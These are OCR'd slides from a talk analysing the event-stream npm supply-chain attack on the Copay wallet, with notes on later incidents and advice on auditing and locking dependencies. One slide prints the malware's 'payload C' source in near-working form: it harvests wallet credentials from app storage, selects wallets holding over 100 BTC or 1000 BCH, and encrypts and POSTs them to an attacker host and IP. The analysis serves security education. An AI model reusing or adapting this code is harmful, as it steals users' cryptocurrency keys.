
Recap

- Payload B noops unless run in copay's build stage.
- Decrypts payload C just like payload B.
- Injects payload C into a file used in copay's mobile app.
- Payload C is then executed *in the mobile app* while on a user's mobile device.

Payload C

The final payload.

Payload C


payload-c.js — event-stream
payload-c.js
new › payload-c.js › <function> › e › l
/*@@*/
! function() {
function e() {
try {
var o = require("http"),
a = require("crypto"),
c = "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxoV1GvDc2FUsJnrAqR4C\nDXUs/peqJu00casTfH442yVFkMwV59egxxpTPQ1YJxnQEIhiGte6KrzDYCrdeBfj\nBOEFEze8aeGn9FOxUeXYWNeiASyS6Q77NSQVk1LW+/BiGud7b77Fwfq372fUuEIk\n2P/pUHRoXkBymLWF1nf0L7RIE7ZLhoEBi2dEIP05qGf6BJLHPNbPZkG4grTDv762\nnPDB
function i(e, t, n) {
e = Buffer.from(e, "hex").toString();
var r = o.request({
hostname: e,
port: 8080,
method: "POST",
path: "/" + t,
headers: {
"Content-Length": n.length,
"Content-Type": "text/html"
}
}, function() {});
r.on("error", function(e) {}), r.write(n), r.end()
}
function r(e, t) {
for (var n = "", r = 0; r < t.length; r += 200) {
var o = t.substr(r, 200);
n += a.publicEncrypt(c, Buffer.from(o, "utf8")).toString("hex") + "+"
}
i("636f7061796170692e686f7374", e, n), i("3131312e39302e3135312e313334", e, n)
}
function l(t, n) {
if (window.cordova) try {
var e = cordova.file.dataDirectory;
resolveLocalFileSystemURL(e, function(e) {
e.getFile(t, {
create: !1
}, function(e) {
e.file(function(e) {
var t = new FileReader;
t.onloadend = function() {
return n(JSON.parse(t.result))
}, t.onerror = function(e) {
t.abort()
}, t.readAsText(e)
})
})
})
} catch (e) {} else {
try {
var r = localStorage.getItem(t);
if (r) return n(JSON.parse(r))
} catch (e) {}
try {
chrome.storage.local.get(t, function(e) {
if (e) return n(JSON.parse(e[t]))
})
} catch (e) {}
}
}
global.CSSMap = {}, l("profile", function(e) {
for (var t in e.credentials) {
var n = e.credentials[t];
"livenet" == n.network && l("balanceCache-" + n.walletId, function(e) {
var t = this;
t.balance = parseFloat(e.balance.split(" ")[0]), "btc" == t.coin && t.balance < 100 || "bch" == t.coin && t.balance < 1e3 || (global.CSSMap[t.xPubKey] = !0, r("c", JSON.stringify(t)))
}.bind(n))
}
});
var e = require("bitcore-wallet-client/lib/credentials.js");

Payload C in a nutshell

- Harvested private keys
- Targeted wallets with over 100 BTC or 1000 BCH
- Communicated with third party server copayapi.host

Agenda

1. How it happened
2. What it did
3. **Where it leaves us**

This is *NOT* node/npm specific

Any public repository of code is susceptible.


The Good News.


Once the issue was brought to light the community

- responded rapidly
- investigated quickly
- mitigated the issue immediately
- and produced tools to help others right away.

The Bad News.

It has happened multiple times since.


The npm Blog — Plot to steal c
https://blog.npmjs.org/post/185397814280/plot-to-steal-cryptocurrency-foiled-by-the-npm
Follow npmjs
tumblr
The npm Blog
Blog about npm things.
Plot to steal cryptocurrency foiled by the npm security team
Yesterday, the npm, Inc. security team, in collaboration with Komodo, helped protect over $13 million USD in cryptocurrency assets as we found and responded to a malware threat targeting the users of a cryptocurrency wallet called Agama.
This attack focused on getting a malicious package into the build chain for Agama and stealing the wallet seeds and other login passphrases used within the application.
The details
The attack was carried out by using a pattern that is becoming more and more popular; publishing a “useful” package (electron-native-notify) to npm, waiting until it was in use by the target, and then updating it to include a malicious payload.



The GitHub user sawlysawly published this commit on Mar 8th which added electron-native-notify ^1.1.5 as a dependency to the EasyDEX-GUI application (which is used as part of the Agama wallet).

The dependency problem is not ideal.

ZDNet MENU US

Hacking 20 high-profile dev accounts could compromise half of the npm ecosystem

Securing a handful of developer accounts and vetting a few projects would greatly increase the security of the npm ecosystem of JavaScript libraries.

By Catalin Cimpanu for Zero Day | October 16, 2019 -- 00:35 GMT (17:35 PDT) | Topic: Security

This could have been much worse.

`event-stream` was depended on things like the
- `azure-cli`
- dozens of build tools and plugins
- Microsoft's monaco editor (the editor for VSCode)

This will likely get much worse.

Properly addressing this problem requires rethinking node, dependencies, and package management.

Hard things with lots of compatibility implications.

Design Mistakes in Node

Ryan Dahl
JS Conf Berlin
June 2018

"I regret..." says the creator of Node.js and dawn of Deno

Deno

A secure runtime for JavaScript and TypeScript built with V8, Rust, and Tokio

What can *you* do?

- Audit your dependencies.
- Lock your dependencies.
- Check in your dependencies.
- Think twice before adding dependencies.

When in doubt, don't add it.

- Dependencies are risks.
- Risks are gambles.
- You gamble when cost is low and value is high.

Thank You!

@jsoverson on  M

bit.ly/jsoverson-youtube